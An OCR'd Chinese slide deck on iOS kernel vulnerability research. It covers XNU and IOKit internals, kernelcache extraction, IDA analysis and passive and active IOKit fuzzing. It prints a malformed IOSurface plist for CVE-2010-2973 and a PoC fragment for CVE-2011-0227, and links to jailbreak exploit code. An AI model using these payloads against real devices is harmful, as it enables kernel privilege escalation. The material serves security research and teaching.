找到自己iOS的内核Bug

Chen Xiaobo
&
Xu Hao

目录

* **iOS 内核基础**
* 已知Bugs
* 被动 Fuzz
* 主动 Fuzz
* 分析真实Bug
* 总结

iOS 内核基础

* OSX早于iOS
  * iOS应该是在OSX的基础上开发出来的
  * 和OSX相关的内容
* OSX 内核概念
  * 从FreeBSD内核基础上开发出来
  * 被命名为XNU
    * 开源的

XNU


* 开源软件
  * http://www.opensource.apple.com/source/xnu/xnu-2050.7.9/
* 重要概念
  * Mach – 底层抽象Low level abstraction of kernel
  * BSD – 高层抽象High level abstraction of kernel
  * IOKit – Apple内核扩展基础框架

BSD

* 实现 File System, Socket 等
* 导出的 POSIX API
* 处于用户空间和内核之间的基本接口
* sysent[] - 存储内核函数地址
  * typedef int32_t sy_call_t(struct proc *, void *, int *);
* 函数调用编号 - /usr/include/sys/syscall.h

IOKit

* 内核扩展矿建
  * C++的子集 – 基于面向对象的编程模型




IOKit 对象

- OSObject
  - 根对象
  - 重写new操作符来分配内存
  - 通过声明“init” 方法来初始化对象自身
- OSMetaClass
  - 运行时对象类型检查
    - 根据对象名
  - OSDynamicCast

IOKit 对象

* IOService
  * 为各类内核扩展定义接口
  * 基本的几个方法 - init / start / stop / attach / detach / probe
* ioreg – 所有附加的IOService列表
  * 在**Cydia**可用



写 IOKit

* Service – 继承于IOService
  * 重写基本的几个方法 - init / start / stop / probe
* Control – 继承于 IOUserClient
  * 允许用户空间来控制
* 修改 plist 文件
  * 至少需要一个IOKitPersonalities
    * CFBundleIdentifier/IOClass/IOProviderClass/IOMatchCategory/IOUserClient Class/IOResourceMatch

Kernelcache

- 把所有的内核模块(XNU / extensions)放到一个缓存文件中
- iBoot 将加载整个kernelcache 并跳转到入口处
- 一个加密和打包的IMG3文件
- /System/Library/Caches/com.apple.kernelcaches/kernelcache
- 针对老设备 (A4 设备)
  - 通过IV+KEY的方式，利用 xpwntool来解密原始的cache内容
- A5 设备
  - IV + KEY 失效

Kernelcache

* 如何得到A5设备的kernelcache
  * 从内核的内存中获取
    * task_for_pid(0) & vm_read
    * 每次读去数据大小必须小于0x1000
  * 找到所有Mach-O头 – 找到魔数 0xFEEDFACE
    * 判断整个cache大小
  * 不能用IDA打开
    * 缺少prelink信息

Kernelcache

- 从各个内核扩展中获取
  - 写一个kextstat
    - 仅需调用CFDictionaryRef OSKextCopyLoadedKextInfo(CFArrayRef, CFArrayRef)

```
windknowns-iPhone:/ root# kextstat
kextstat running ...
Index Refs Address    Size       Wired      Name (Version) <Linked Against>
    2    3 0x80347000 0x28c      0x28c      com.apple.kpi.dsep (11.0.0)
    6   30 0x80348000 0x3a34     0x3a34     com.apple.kpi.private (11.0.0)
    3  115 0x8034c000 0x16dcc    0x16dcc    com.apple.kpi.iokit (11.0.0)
    4  116 0x80363000 0x7314     0x7314     com.apple.kpi.libkern (11.0.0)
    1   96 0x8036b000 0x5de4     0x5de4     com.apple.kpi.bsd (11.0.0)
  102    0 0x80371000 0x6000     0x6000     com.apple.AppleFSCompression.AppleFSCompressi
    5  102 0x80377000 0x7c0      0x7c0      com.apple.kpi.mach (11.0.0)
    7   84 0x80378000 0x1b94     0x1b94     com.apple.kpi.unsupported (11.0.0)
   71    8 0x8037a000 0x29000    0x29000    com.apple.iokit.IOUSBFamily (3.9.8)
    9    6 0x803a5000 0x13000    0x13000    com.apple.iokit.IOStorageFamily (1.7)
   10    0 0x803b8000 0x9000     0x9000     com.apple.driver.DiskImages (331.2)
   11    4 0x803c9000 0x6d000    0x6d000    com.apple.driver.FairPlayIOKit (51.33.4)
    8   64 0x80436000 0x1f000    0x1f000    com.apple.driver.AppleARMPlatform (1.0.0)
   82    0 0x80455000 0x1c000    0x1c000    com.apple.driver.AppleVXD375 (2.84.0)
```

反汇编内核

- Kernelcache 和很多 Mach-O文件组织在一起
- IDA Pro 6.2 能够识别 Mach-O文件
  - 反汇编整个内核文件
  - 打开“Segmentation” 视图

Name	Start	End
com.apple.IOKit.IOStreamFamily:__text	803BC000	803BCF08
com.apple.iokit.IOAudio2Family:__text	803BF000	803C31CC
com.apple.AppleFSCompression.AppleFSCompressionTypeZlib:__text	803C7000	803C9F8C
com.apple.iokit.IOUSBFamily:__text	803CD000	803E58B4
com.apple.iokit.IOUSBUserClient:__text	803EF000	803EF548
com.apple.driver.AppleProfileThreadInfoAction:__text	803F1000	803F203C
com.apple.iokit.IOHIDFamily:__text	803F4000	80403F88
com.apple.driver.AppleEmbeddedAccelerometer:__text	8040B000	8040E668
com.apple.iokit.AppleARMIISAudio:__text	80411000	80412694
com.apple.driver.AppleEmbeddedAudio:__text	80414000	8041B790
com.apple.driver.AppleCS42L61Audio:__text	80421000	80422A54
com.apple.driver.AppleTetheredDevice:__text	80425000	804255C0
com.apple.iokit.IOSerialFamily:__text	80427000	8042B438

反汇编 IOKit扩展模块

* IOKit 构造函数
  * 首先用 OSObject::new 分配内存
  * 初始化 IOService
  * 最后初始化 init OSMetaClass

```
PUSH        {R4,R7,LR}
ADD         R7, SP, #4
MOV.W       R0, #0x344
LDR         R3, =(__ZN8OSObjectnwEm+1)
BLX         R3 ; OSObject::operator new(ulong)
MOV         R4, R0
CBZ         R0, loc_8045F29C
BL          sub_8045F230
```

```
PUSH        {R4,R5,R7,LR}
ADD         R7, SP, #8
LDR         R5, =unk_80475154
LDR         R3, =(sub_8046D914+1)
MOV         R4, R0
MOV         R1, R5
BLX         R3 ; sub_8046D914 ; IOService::IOService()
LDR         R3, =off_8047318C
MOV         R0, R5
STR         R3, [R4] ; vtable address
LDR         R3, =(__ZNK11OSMetaClass19instanceConstructedEv+1)
BLX         R3 ; OSMetaClass::instanceConstructed(void) ; OSMe
```

调试 iOS 内核

- 内核中的KDP代码
- KDP via UART
  - SerialKDPProxy 用来作为串行和UDP之间的代理
- 需要在USB和Dock连接器之间进行串行通信
  - 需要自己动手来实现
- 利用redsn0w来设置boot-args
  - -a “-v debug=0x09”

调试 iOS 内核

* A5 CPU 设备
* 没有limera1n漏洞 – 不可能设置boot-arg
* 需要利用boot-arg & debug enable来进行内核欺骗
* 参考Stefan Esser的“iOS5 An Exploitation Nightmare”

目录

* iOS 内核基础
* **已知Bugs**
* 被动 Fuzz
* 主动 Fuzz
* 分析真实Bug
* 总结

已知Bugs

- iOS内核攻击
  - Socket/Syscalls
    - ioctl
  - FileSystem drivers
    - HFS
  - iOKit
    - Device drivers (USB/Baseband etc)

CVE-2010-2973

* CVE-2010-2973 - IOSurfaceRoot 整数溢出
  * 作为PE漏洞利用--jailbreakme 2
    * 可以通过移动应用(MobileSafari)来触发
  * 异常 IOSurfaceAllocSize/IOSurfaceBytesPerRow/IOSurfaceHeight/IOSurfaceWidth
  * 创建一个 Surface 对象，通过利用 plist并 返回一个userland ptr
  * 调用 memcpy 来溢出内核关键结构，并破坏安全保护机制

CVE-2010-2973

- CVE-2010-2973 - IOSurfaceRoot integer overflow
  - plist

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE plist PU
<plist version="1.0">
    <dict>
        <key>IOSurfaceAllocSize</key>
        <integer>125952</integer>
        <key>IOSurfaceBufferTileMode</key>
        <false/>
        <key>IOSurfaceBytesPerElement</key>
        <integer>4</integer>
        <key>IOSurfaceBytesPerRow</key>
        <integer>2919607936</integer>
        <key>IOSurfaceHeight</key>
        <integer>3224546744</integer>
        <key>IOSurfaceIsGlobal</key>
        <true/>
        <key>IOSurfaceMemoryRegion</key>
        <string>PurpleGfxMem</string>
        <key>IOSurfacePixelFormat</key>
        <integer>1095911234</integer>
        <key>IOSurfaceWidth</key>
        <integer>3951127456</integer>
    </dict>
</plist>
```

  - 漏洞利用: https://github.com/comex/star/blob/master/goo/zero.py

CVE-2011-0227

* CVE-2011-0227 - IOMobileFrameBuffer 类型转换
  * 在做类型转换时， IOMobileFrameBuffer 中的RootCause 没有做正确的对象检查
  * 在做类型转换时，假设调用OSDynamicCast()
  * 用户能够通过控制vtable中的函数指针来获取代码执行

CVE-2011-0227

* CVE-2011-0227 - IOMobileFrameBuffer 类型转换问题
  * PoC:

```
    args[0] = getpid();
    args[1] = 0xeeeeeeee;

    bzero(buf, sizeof(buf));

    *(unsigned int *)&buf[0] = 0xeeeeeeee;
    *(unsigned int *)&buf[4] = 0xeeeeeeee;
    *(unsigned int *)&buf[8] = 0x55667788;


    *(unsigned int *)&buf[0x58] = 0x11223344;
    *(unsigned int *)&buf[0xb8] = 6;

    IOConnectCallScalarMethod(connection, 21, args, 2, 0, 0);
    IOConnectCallStructMethod(connection, 5, buf, sizeof(buf), 0 , 0);
```

  * 漏洞利用: https://github.com/comex/star_/blob/master/catalog/catalog.py

已知Bugs

* 总结
* PE 漏洞
* 非开源软件，同时关注人数不多
* 研究该类Bugs的好资源

目录

* iOS 内核基础
* 已知Bugs
* **被动 Fuzz**
* 主动 Fuzz
* 分析真实Bug
* 总结

被动Fuzz

* 被动Fuzz
  * fuzzing
  * 事半功倍
  * 通过写客户端程序来了解 IOKit
  * Fuzzing IOConnectCallStructMethod/IOConnectCallScalarMethod
  * 在底层和高层API中调用 IOConnectCallMethod

被动Fuzz

* 我们为何需要被动fuzzing?
  * 省劲儿:P
  * 和hook win32下的 DeviceIoControl来得到内核bug类似
  * 通过hook IOConnectCallMethod来做被动Fuzzing

被动Fuzz

* 准备工作
  * 找到一个针对iOS 下的hook框架
    * MobileSubstrate
      * http://iphonedevwiki.net/index.php/MobileSubstrate
    * MSHookFunction/MSHookMessage for C/Object Method hook
    * 资料不多但够用

被动Fuzz

- TheOS/Tweak
  - 比 mobilesubstrate更友好

```
%hook ClassName

// Hooking a class method
+ (id)sharedInstance {
        return %orig;
}

// Hooking an instance method with an argument.
- (void)messageName:(int)argument {
        %log; // Write a message about this call, including its class, nam

        %orig; // Call through to the original function with its original
        %orig(nil); // Call through to the original function with a custom

        // If you use %orig(), you MUST supply all arguments (except for s
}
```

  - https://github.com/DHowett/theos

被动Fuzz

* 你也可以利用interpose (dyld function)
  * 修改导入表函数地址
  * 不受libmobilesubstrate限制
* 通过DYLD_INSERT_LIBRARIES 注入你的dylib并确保你的Fuzzer可运行!

被动Fuzz

* 技巧
  * Struct对象可以是Data/Plist(XML).
  * Scalar对象是数字值.
  * 结果:
    * NULL pointer deference/Kernel Use-after-free/handled panic exception

目录

* iOS 内核基础
* 已知Bugs
* 被动 Fuzz
* **主动 Fuzz**
* 分析真实Bug
* 总结

主动Fuzz

* 被动Fuzz的缺点
  * 低覆盖率
  * 需要交互
  * 低效率
* 主动Fuzz的优势
  * 高覆盖率
  * 自动化以及高效

基本想法

* 利用IOUserClient找到所有IOKit驱动
* 识别所有外部函数
* 测试所有这些函数

外部方法

* 外部方法被IOKit用来给用户层应用提供相关函数
* 应用程序调用IOConnectCallMethod来控制驱动

```
kern_return_t
IOConnectCallMethod(
        mach_port_t       connection,          // In
        uint32_t          selector,            // In
        const uint64_t   *input,               // In
        uint32_t          inputCnt,            // In
        const void       *inputStruct,         // In
        size_t            inputStructCnt,      // In
        uint64_t         *output,              // Out
        uint32_t         *outputCnt,           // In/Out
        void             *outputStruct,        // Out
        size_t           *outputStructCntP)    // In/Out
```

* selector - 将要调用的方法
* input / output - uint64_t 或者 struct data数组

内核派遣函数

* IOConnectCallMethod -> IOUserClient:: externalMethod

```
IOUserClient::externalMethod( uint32_t selector, IOExternalMethodArguments * args,
            IOExternalMethodDispatch * dispatch, OSObject * target, void * reference )
```

```
struct IOExternalMethodDispatch
{
    IOExternalMethodAction function;
    uint32_t               checkScalarInputCount;
    uint32_t               checkStructureInputSize;
    uint32_t               checkScalarOutputCount;
    uint32_t               checkStructureOutputSize;
};
```

* if dispatch != NULL
  * 检测 input 和output的大小 & 调用 dispatch->function
* else call getTargetAndMethodForIndex

```
IOExternalMethod *  method;

if( !(method = getTargetAndMethodForIndex(&object, selector)) )
    return (kIOReturnUnsupported);
```

```
struct IOExternalMethod {
    IOService *     object;
    IOMethod        func;
    IOOptionBits    flags;
    IOByteCount     count0;
    IOByteCount     count1;
};
```

  * 检测类型和大小 & 调用 method->func

IOKit 实现

* 重写externalMethod
  * 例子

```
IOReturn IOHIDEventServiceUserClient::externalMethod(
                                uint32_t                    selector,
                                IOExternalMethodArguments * arguments,
                                IOExternalMethodDispatch *  dispatch,
                                OSObject *                  target,
                                void *                      reference)
{
    if (selector < (uint32_t) kIOHIDEventServiceUserClientNumCommands)
    {
        dispatch = (IOExternalMethodDispatch *) &sMethods[selector];

        if (!target)
            target = this;
    }

    return super::externalMethod(selector, arguments, dispatch, target, reference);
}
```

IOKit 实现

```
//==========================================================================
// IOHIDEventServiceUserClient::sMethods
//==========================================================================
const IOExternalMethodDispatch IOHIDEventServiceUserClient::sMethods[kIOHIDEventServiceUserClientNumCommands] = {
    { //    kIOHIDEventServiceUserClientOpen
    (IOExternalMethodAction) &IOHIDEventServiceUserClient::_open,
    1, 0,
    0, 0
    },
    { //    kIOHIDEventServiceUserClientClose
    (IOExternalMethodAction) &IOHIDEventServiceUserClient::_close,
    1, 0,
    0, 0
    },
    { //    kIOHIDEventServiceUserClientCopyEvent
    (IOExternalMethodAction) &IOHIDEventServiceUserClient::_copyEvent,
    2, -1,
    0, -1
    },
    { //    kIOHIDEventServiceUserClientSetElementValue
    (IOExternalMethodAction) &IOHIDEventServiceUserClient::_setElementValue,
    3, 0,
    0, 0
    },
};
```

IOKit 实现

* 重写getTargetAndMethodForIndex
  * 例子

```
IOExternalMethod * IOHIDEventSystemUserClient::getTargetAndMethodForIndex(
                        IOService ** targetP, UInt32 index )
{
    static const IOExternalMethod methodTemplate[] = {
/* 0 */  { NULL, (IOMethod) &IOHIDEventSystemUserClient::createEventQueue,
            kIOUCScalarIScalarO, 2, 1 },
/* 1 */  { NULL, (IOMethod) &IOHIDEventSystemUserClient::destroyEventQueue,
            kIOUCScalarIScalarO, 2, 0 },
/* 2 */  { NULL, (IOMethod) &IOHIDEventSystemUserClient::tickle,
            kIOUCScalarIScalarO, 1, 0 }
    };

    if( index > (sizeof(methodTemplate) / sizeof(methodTemplate[0])))
        return( NULL );

    *targetP = this;
    return( (IOExternalMethod *)(methodTemplate + index) );
}
```

关键点

* 知道要Fuzz什么
* 得到IOExternalMethodDispatch sMethods[]
* 得到IOExternalMethod methodTemplate[]

如何办

* 针对无源码的IOKit驱动
  * 利用已解析的符号表来逆向KernelCache
  * IOKit 结构
    * IOExternalMethodDispatch & IOExternalMethod
  * 在IDA中的name窗口中过滤 IOKit关键字
    * sMethods 等
  * 列出所有IOKit驱动接口

sMethods

* 我们知道接口的名字和地址

Name	Address
AppleBCMWLANUserClient::sMethods	80E40720
AppleBasebandUserClient::externalMethod(uint,IOExternalMethodArguments *,IOExternalMethodDispatch *,OSObject *,void *)::sM...	80F51000
AppleCDCSerialDeviceUserClient::externalMethod(uint,IOExternalMethodArguments *,IOExternalMethodDispatch *,OSObject *,void...	80F76020
AppleEmbeddedGPSControlUserClient::externalMethod(uint,IOExternalMethodArguments *,IOExternalMethodDispatch *,OSObject ...	80AAB000
AppleH3CamInUserClient::sMethods	8107AFA0
AppleHDQGasGaugeControlUserClient::externalMethod(uint,IOExternalMethodArguments *,IOExternalMethodDispatch *,OSObject ...	81040000
AppleM2ScalerCSCDriverUserClient::getTargetAndMethodForIndex(IOService **,ulong)::sMethods	807DD1F0
AppleMultitouchSPIUserClient::sMethods	806204E0
ApplePerformanceCounterManagerUserClient::sMethods	80C4C490
AppleRawAddressSpaceUserClient::sMethods	80C48850
AppleSerialMultiplexerUserClient::externalMethod(uint,IOExternalMethodArguments *,IOExternalMethodDispatch *,OSObject *,void...	80CE30D0
AppleUSBHSHubUserClient::sMethods	80A2F1D0
AppleVXD375UserClient::sMethods	810EB700
CHUDDetectionUserClient::sMethods	811B06D0
CHUDKDebugUserClient::sMethods	811B0000
CHUDMemUtilsUserClient::sMethods	809F7000
CHUDMiscUtilsUserClient::sMethods	809F7200
CHUDRegUtilsUserClient::sMethods	809F70F0
CHUDTraceUserClient::sMethods	811B0110
IOAccelGLContext::start(IOService *)::tokenProcessMethods	8112FC60
IOAccessoryManagerUserClient::externalMethod(uint,IOExternalMethodArguments *,IOExternalMethodDispatch *,OSObject *,void ...	80973040
IOAccessoryPortUserClient::externalMethod(uint,IOExternalMethodArguments *,IOExternalMethodDispatch *,OSObject *,void *)::s...	80973000
IOHIDEventServiceUserClient::sMethods	80538F10
IOHIDLibUserClient::sMethods	805366D0
IOPKEAcceleratorUserClient::getTargetAndMethodForIndex(IOService **,ulong)::sMethods	804F8650
IOPRNGAcceleratorUserClient::getTargetAndMethodForIndex(IOService **,ulong)::sMethods	804F7E40
IOSHA1AcceleratorUserClient::getTargetAndMethodForIndex(IOService **,ulong)::sMethods	804F75D0
IOUSBControllerUserClient::sMethods	805952D0
IOUSBDeviceInterfaceUserClient::sMethods	808EE6E0
IOUSBDeviceUserClientV2::sMethods	80597900
IOUSBInterfaceUserClientV2::sMethods	80597150
com_apple_iokit_KLogClient::sMethods	809698A0
sMethods	80F961F0

sMethods

* 但在方法的派遣表中只有几个字节

```
com.apple.driver.H2H264VideoEncoder:__const:80F961F0 ; Segment type: Pure data
com.apple.driver.H2H264VideoEncoder:__const:80F961F0                 AREA com.apple.driver.H2H264VideoEncoder:__const, DATA, ALIGN=4
com.apple.driver.H2H264VideoEncoder:__const:80F961F0                 ; ORG 0x80F961F0
com.apple.driver.H2H264VideoEncoder:__const:80F961F0 sMethods        DCB     0                ; DATA XREF: H3H264VideoEncoderDriverUse
com.apple.driver.H2H264VideoEncoder:__const:80F961F0                                          ; com.apple.driver.H2H264VideoEncoder:__
com.apple.driver.H2H264VideoEncoder:__const:80F961F1                 DCB     0
com.apple.driver.H2H264VideoEncoder:__const:80F961F2                 DCB     0
com.apple.driver.H2H264VideoEncoder:__const:80F961F3                 DCB     0
com.apple.driver.H2H264VideoEncoder:__const:80F961F4                 DCB  0xA1 ;
com.apple.driver.H2H264VideoEncoder:__const:80F961F5                 DCB  0xF4 ;
com.apple.driver.H2H264VideoEncoder:__const:80F961F6                 DCB  0xF7 ;
com.apple.driver.H2H264VideoEncoder:__const:80F961F7                 DCB  0x80 ; ■
com.apple.driver.H2H264VideoEncoder:__const:80F961F8                 DCB     0
com.apple.driver.H2H264VideoEncoder:__const:80F961F9                 DCB     0
com.apple.driver.H2H264VideoEncoder:__const:80F961FA                 DCB     0
com.apple.driver.H2H264VideoEncoder:__const:80F961FB                 DCB     0
com.apple.driver.H2H264VideoEncoder:__const:80F961FC                 DCB     3
com.apple.driver.H2H264VideoEncoder:__const:80F961FD                 DCB     0
com.apple.driver.H2H264VideoEncoder:__const:80F961FE                 DCB     0
com.apple.driver.H2H264VideoEncoder:__const:80F961FF                 DCB     0
com.apple.driver.H2H264VideoEncoder:__const:80F96200                 DCB     4
```

* IDA pro目前无法正确处理

sMethods

* 经过手工分析之后 (标记到DCD)
  * 虽然我们可以得到一些函数指针，但并不完善

```
_const:80F961F0 ; ===========================================================================
_const:80F961F0
_const:80F961F0 ; Segment type: Pure data
_const:80F961F0                 AREA com.apple.driver.H2H264VideoEncoder:__const, DATA, ALIGN=4
_const:80F961F0                 ; ORG 0x80F961F0
_const:80F961F0 sMethods        DCD 0                   ; DATA XREF: H3H264VideoEncoderDriverUserClient::getTargetAndMethodI
_const:80F961F0                                         ; com.apple.driver.H2H264VideoEncoder:__text:off_80F7F49C↑o
_const:80F961F4                 DCD 0x80F7F4A1
_const:80F961F8                 DCD 0
_const:80F961FC                 DCD 3
_const:80F96200                 DCD 4
_const:80F96204                 DCD 0x10
_const:80F96208                 DCD 0
_const:80F9620C                 DCD 0x388
_const:80F96210                 DCD 1
_const:80F96214                 DCD 0
_const:80F96218                 DCD 0
_const:80F9621C                 DCD 0
_const:80F96220                 DCD 0
_const:80F96224                 DCD 0x80F7F50D
_const:80F96228                 DCB    0
_const:80F96229                 DCB    0
_const:80F9622A                 DCB    0
_const:80F9622B                 DCB    0
_const:80F9622C                 DCB    3
_const:80F9622D                 DCB    0
_const:80F9622E                 DCB    0
_const:80F9622F                 DCB    0
_const:80F96230                 DCB 0x10
_const:80F96231                 DCB    0
```

```
; =============== S U B R O U T I N E =======================================

; Attributes: bp-based frame

                EXPORT H3H264VideoEncoderDriverUserClient::my_open(H264VideoI
H3H264VideoEncoderDriverUserClient::my_open(H264VideoEncoderOpenUserKernelIn
                PUSH            {R4-R7,LR}
                ADD             R7, SP, #0xC
                LDR.W           R1, [R0,#0x80]
                MOV             R4, R2
                CBZ             R1, loc_80F7F4E4
                LDR             R1, =(IOService::isInactive(void)+1)
                MOV             R5, R0
                BLX             R1 ; IOService::isInactive(void)
                CBNZ            R0, loc_80F7F4E4
                LDR.W           R0, [R5,#0x80]
                MOVS            R6, #0
                LDR             R1, [R0]
                LDR.W           R2, [R1,#0x338]
                MOV             R1, R5
```

未完成的工作

* 需要IDA Python
* 在idb文件中添加IOKit结构信息
  * (IOExternalMethodDispatch & IOExternalMethod)
* 找到派遣表的范围并将其标记到正确的结构中去.

结果

* 改善效果明显
  * 我们得到函数、标志以及输入/输出的计数.

```
80F961F0 ; Segment type: Pure data
80F961F0                 AREA com.apple.driver.H2H264VideoEncoder:__const, DATA, ALIGN=4
80F961F0                 ; ORG 0x80F961F0
80F961F0 sMethods        IOExternalMethod <0, \  ; DATA XREF: H3H264VideoEncoderDriverUserClient::getTargetAndMethodForIndex(IOServic
80F961F0                                         ; com.apple.driver.H2H264VideoEncoder:__text:off_80F7F49C↑o
80F961F0                                  H3H264VideoEncoderDriverUserClient::my_open(H264VideoEncoderOpenUserKernelInInfo *,H264Vid
80F961F0                                  0, 3, 4, 0x10>
80F96208                 IOExternalMethod <0, 0x388, 1, 0, 0, 0>
80F96220                 IOExternalMethod <0, \
80F96220                                  H3H264VideoEncoderDriverUserClient::SetCallback(H264VideoEncoderCallbacksUserKernelInInfo
80F96220                                  0, 3, 0x10, 4>
80F96238                 IOExternalMethod <0, \
80F96238                                  H3H264VideoEncoderDriverUserClient::SetSessionSettings(H264VideoEncoderSessionSettingsUser
80F96238                                  0, 3, 0x184, 4>
80F96250                 IOExternalMethod <0, \
80F96250                                  H3H264VideoEncoderDriverUserClient::EncodeFrame(H264VideoEncoderFrameSettingsUserKernelInI
80F96250                                  0, 3, 0xE8, 4>
80F96268                 IOExternalMethod <0, \
80F96268                                  H3H264VideoEncoderDriverUserClient::CompleteFrame(H264VideoEncoderCompleteFrameUserKernelI
80F96268                                  0, 3, 4, 4>
80F96280                 IOExternalMethod <0, \
80F96280                                  H3H264VideoEncoderDriverUserClient::StopSession(H264VideoEncoderStopSessionUserKernelInInf
80F96280                                  0, 3, 4, 4>
80F96298                 IOExternalMethod <0, \
80F96298                                  H3H264VideoEncoderDriverUserClient::SaveState(H264VideoEncoderSateUserKernelInInfo *,H264V
80F96298                                  0, 3, 0x188, 4>
80F962B0                 IOExternalMethod <0, \
80F962B0                                  H3H264VideoEncoderDriverUserClient::RestoreState(H264VideoEncoderSateUserKernelInInfo *,H2
80F962B0                                  0, 3, 0x188, 4>
80F962C8                 DCD 0
```

正确输入

* 定义Flags
  * I = input O = output
  * 例如, 类型3表示:
    * Struct 输入和输出
* 我们必须传递正确的输入/输出类型和计数，否则请求被拒绝
* 动手自己开始主动Fuzz!

```
enum {
    kIOUCTypeMask        = 0x0000000f,
    kIOUCScalarIScalarO = 0,
    kIOUCScalarIStructO = 2,
    kIOUCStructIStructO = 3,
    kIOUCScalarIStructI = 4
};
```

此外

* 你可以添加vtable信息
* 之前

```
:80F962D0                 EXPORT `vtable for'H3H264VideoEncoderDriverUserClient::MetaClass
:80F962D0 `vtable for'H3H264VideoEncoderDriverUserClient::MetaClass DCB     0
:80F962D0                                          ; DATA XREF: `global constructor keyed to'__ZN34H3H264VideoEncoderDriverUserCl
:80F962D0                                          ; com.apple.driver.H2H264VideoEncoder:__text:off_80F7F448↑o ...
:80F962D1                 DCB     0
:80F962D2                 DCB     0
:80F962D3                 DCB     0
:80F962D4                 DCB     0
:80F962D5                 DCB     0
:80F962D6                 DCB     0
:80F962D7                 DCB     0
:80F962D8                 DCB 0x65 ; e
:80F962D9                 DCB 0xF9 ;
:80F962DA                 DCB 0xF7 ;
:80F962DB                 DCB 0x80 ; ■
:80F962DC                 DCB 0x51 ; Q
:80F962DD                 DCB 0xF9 ;
:80F962DE                 DCB 0xF7 ;
:80F962DF                 DCB 0x80 ; ■
:80F962E0                 DCB 0xA9 ;
:80F962E1                 DCB 0x9A ;
:80F962E2                 DCB 0x27 ; '
:80F962E3                 DCB 0x80 ; ■
:80F962E4                 DCB 0xB9 ;
:80F962E5                 DCB 0x9A ;
:80F962E6                 DCB 0x27 ; '
:80F962E7                 DCB 0x80 ; ■
:80F962E8                 DCB 0xA1 ;
:80F962E9                 DCB 0x9A ;
:80F962EA                 DCB 0x27 ; '
```

* 之后

```
:80F962D0                 EXPORT __ZTVN34H3H264VideoEncoderDriverUserClient9MetaClassE
:80F962D0 ; `vtable for'H3H264VideoEncoderDriverUserClient::MetaClass
:80F962D0 __ZTVN34H3H264VideoEncoderDriverUserClient9MetaClassE DCD 0
:80F962D0                                          ; DATA XREF: `global constructor keyed to'__ZN34H3H264VideoEncoderDr
:80F962D0                                          ; com.apple.driver.H2H264VideoEncoder:__text:off_80F7F448↑o ...
:80F962D4                 DCD 0
:80F962D8                 DCD __ZN34H3H264VideoEncoderDriverUserClient9MetaClassD1Ev+1
:80F962DC                 DCD __ZN34H3H264VideoEncoderDriverUserClient9MetaClassD0Ev+1
:80F962E0                 DCD __ZNK11OSMetaClass7releaseEi+1
